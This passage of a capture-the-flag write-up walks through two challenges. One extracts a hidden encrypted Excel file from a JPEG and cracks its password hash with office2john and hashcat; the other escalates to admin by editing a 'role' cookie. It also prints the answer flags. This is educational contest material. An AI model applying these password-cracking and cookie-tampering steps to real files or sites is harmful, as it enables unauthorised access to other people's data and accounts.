THJCC CTF 2026 - Official Writeup for 0422, r2s, Simple Hack and I use arch btw
· Updated: Feb 24, 2026 · CTF, THJCC CTF 2026, WriteUp
Introduction
This is the full write-up of the challenge for 0422, r2s, Simple Hack and I use arch btw. This involves the topic:
- Steganography
- Cryptography
- Hashing
- Insecure Direct Object Reference (IDOR)
- Broken Authentication
- Insecure cookie handling
- Footprinting
- CVE Exploit PoC
- File upload restrictions
- PHP Heredoc
| Challenge | Category | Difficulty | Description |
|---|---|---|---|
| r2s | Web | Easy | Penetration testing |
| 0422 | Web | Bady | Authentication |
| Simple Hack | Web | Insane | File Upload restrictions |
| I use arch btw | Forensics | Easy | Steganography and hashing |
Source code
For the source code of the challenge, please visit my GitHub.
I use arch btw
This is a multi-stage challenge involving steganography, file extraction, hash cracking, and password-protected document extraction. Here’s the detailed step-by-step approach:

Challenge Description: Can you find the hidden message in the provided JPEG image file?
Author: UmmIt Kin
File Analysis
Before diving into extraction, let’s understand what we’re working with, using file command:
file "THJCC_I use arch btw.jpg"Output
THJCC_I use arch btw.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 569x607, components 3This confirms we have a standard JPEG file. Next, we do a binary analysis with the strings command:
strings "THJCC_I use arch btw.jpg"Output
-e,5
H[#M;at
KK{F
}/B;
....
9"H(
"@-y
;({0
-<0nD|y
=_s#
\$}-G
Nkox&
readme.xlsxUT
biux
Take a look at the end of this file. We can see we have a readme.xlsx file, which confirms there is a hidden file inside this image.
Extract hidden files
Binwalk is a forensics tool used to search binary images for embedded files and executable code. JPEG files can contain hidden data in their metadata or appended after the image data.

binwalk -e "THJCC_I use arch btw.jpg"XLSX File
Navigate to the extraction directory and examine what was extracted:
You should find one file!!! The file readme.xlsx. xlsx is a Microsoft Excel file.

That file are encrypted
However, looking at the file command output, you can see that this file is encrypted:
readme.xlsx: CDFV2 Encrypted
Hashed Value
Our mission at this point is to extract the hash from this file type and crack it. One of the most popular tools is john, a password cracker. You can use office2john, one of John’s utilities, to extract the hash value!
Extract Password Hash from XLSX
The office2john tool (from the John the Ripper suite) converts Microsoft Office document hashes into a format that password cracking tools like hashcat can understand:
❯ office2john readme.xlsx
readme.xlsx:$office$*2007*20*128*16*8c78445e54b41f53ff8696023f465f38*17f96a28c8b4501b5a054b1ff55c5f13*2ff3b41a3016bd9284011bfd287343ab1e48e56e
Wordlist Finding
Before we perform hash cracking, you need to find a wordlist.
For this challenge, the password is quite common and can be found in standard wordlists. I didn’t make it too complex. The password is actually inside SecLists or rockyou.
For Blackarch users, install it via the command below. If not, you can clone the repository here:
sudo pacman blackarch/seclistsCracking with Hashcat
Now we perform a dictionary attack using hashcat:
Your hash value should look like this:
$office$*2007*20*128*16*8c78445e54b41f53ff8696023f465f38*17f96a28c8b4501b5a054b1ff55c5f13*2ff3b41a3016bd9284011bfd287343ab1e48e56eand launch the attack:
hashcat -a 0 readme_hash /usr/share/wordlists/seclists/Passwords/WiFi-WPA/probable-v2-wpa-top447.txt
Now see the result here:
hashcat -a 0 readme_hash --show

Password is rush2112 Now you can open it.
Flag
This is the flag for this challenge:
THJCC{7h15_15_7h3_m3554g3....._1_u53_4rch_b7w}
0422

Challenge Description:
A very simple challenge about a web exploit.
Really simple. LOL.
Author: UmmIt Kin
This is a web exploitation challenge involving cookie manipulation and access control.
Testing the Application
Start by visiting the application dashboard. You’ll be presented with a login panel:

Attempt to login with any username and password combination. The credentials themselves don’t matter for this challenge. What matters is what happens after authentication.
Login Attempt
After submitting the login form with test credentials, you’ll receive an error response:

This is expected. The server rejects the invalid credentials, but the important thing is what the server sends back in the response headers.
Opening Developer Tools
Open Developer Tools with these steps:
- Press F12
- Click on the “Storage” tab (or “Application” in Chrome)
- In the left sidebar, click “Cookies”
- Select the domain:
https://chal.thjcc.org:3000
Identifying the Vulnerability
Let try one more time to send the login, and you’ll see important cookie values:
Referer: http://chal.thjcc.org:3000/dashboard
Cookie: PHPSESSID=6cfc69646050e9e5a4f613e6cbacac06; role=guest; username=wae
Notice the role=guest cookie. This is the vulnerability!
Modifying the Role Cookie
Find the cookie named role with the current value guest. Double-click on the role cookie’s value field and change it from guest to admin:

End this Game !!

Now Refresh the page. The server will now trust the modified cookie and grant you admin privileges.
The flag displayed on the admin dashboard is:
THJCC{c00k135_4r3_n07_53cur3_1f_n07_51gn3d_4nd_p13453_d0_7h3_53cur3_c0d1ng_r3v13w_101111}
r2s
